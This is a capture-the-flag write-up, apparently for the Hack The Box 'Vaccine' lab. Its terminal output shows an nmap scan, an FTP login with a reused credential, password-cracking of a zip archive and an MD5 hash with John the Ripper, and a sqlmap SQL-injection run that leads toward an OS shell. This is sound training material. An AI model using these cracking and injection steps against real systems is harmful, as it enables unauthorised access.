

vaccine




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# nmap -sC -sV  10.10.10.46
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 11:31 EDT
Nmap scan report for 10.10.10.46
Host is up (0.065s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

it nmap indicating that we have a login to MegaCorp on port 80. Seems we are still in the same domain as the last two boxes. Since we pulled an ftp cred from the last box, let's try that on ftp first and see what we get.
 ftpuser / mc@F1l3ZilL4




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2533 Feb 03  2020 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (41.6493 MB/s)
ftp> █
```

A file named `backup.zip` is found in the folder. Extraction of the archive fails as it's password protected. The password can be cracked using JohntheRipper and rockyou.txt.




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: 2b chk, TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: 2b chk, TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# ls
backup.zip  hash  vaccine.ctb  vaccine.ctb~  vaccine.ctb~~  vaccine.ctb~~~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# john hash --fork=4 -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1 1g 0:00:00:00 DONE (2021-05-31 11:49) 100.0g/s 25600p/s 25600c/s 25600C/s football1..simpleplan
Waiting for 3 children to terminate
3 0g 0:00:00:00 DONE (2021-05-31 11:49) 0g/s 5351Kp/s 5351Kc/s 5351KC/s  brian89.a6_123
2 0g 0:00:00:00 DONE (2021-05-31 11:49) 0g/s 5351Kp/s 5351Kc/s 5351KC/s  derrickak47.abygurl69
4 0g 0:00:00:00 DONE (2021-05-31 11:49) 0g/s 5432Kp/s 5432Kc/s 5432KC/s  mar ..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The password is found to be `741852963`. Extracting it's contents using the password reveals a PHP file and a CSS file.




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# ls
backup.zip  hash  index.php  style.css  vaccine.ctb  vaccine.ctb~  vaccine.ctb~~  vaccine.ctb~~~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
```

The input password is hashed and compared to the MD5 hash: `2cb42f8734ea607eefed3b70af13bbd3`. This hash can be easily cracked using an online rainbow table such as crackstation.



Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789


Browsing to port 80, we can see a login page for MegaCorp.



MegaCorp Login

admin

●●●●●●●●●



10.10.10.46/dashboard.php


GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
SEARCH

MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

The page takes in a GET request with the parameter `search`. This URL is supplied to sqlmap, in order to test for SQL injection vulnerabilities. The website uses cookies, which can be specified using `--cookie`.

Right-click the page and select `Inspect Element`. Click the `Storage` tab and copy the PHP Session ID.




```
GET /dashboard.php?search=A HTTP/1.1
Host: 10.10.10.46
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.46/dashboard.php?search=a
Cookie: PHPSESSID=boh6ci3hejhrmk4f8ukoo6k038
Upgrade-Insecure-Requests: 1


```


We can construct the Sqlmap query as follows:

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls"
```




```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID=boh6ci3hejhrmk4f8ukoo6k038"
```


Sqlmap found the page to be vulnerable to multiple injections, and identified the backend DBMS to be PostgreSQL. Getting code execution in postgres is trivial using the `--os-shell` command.



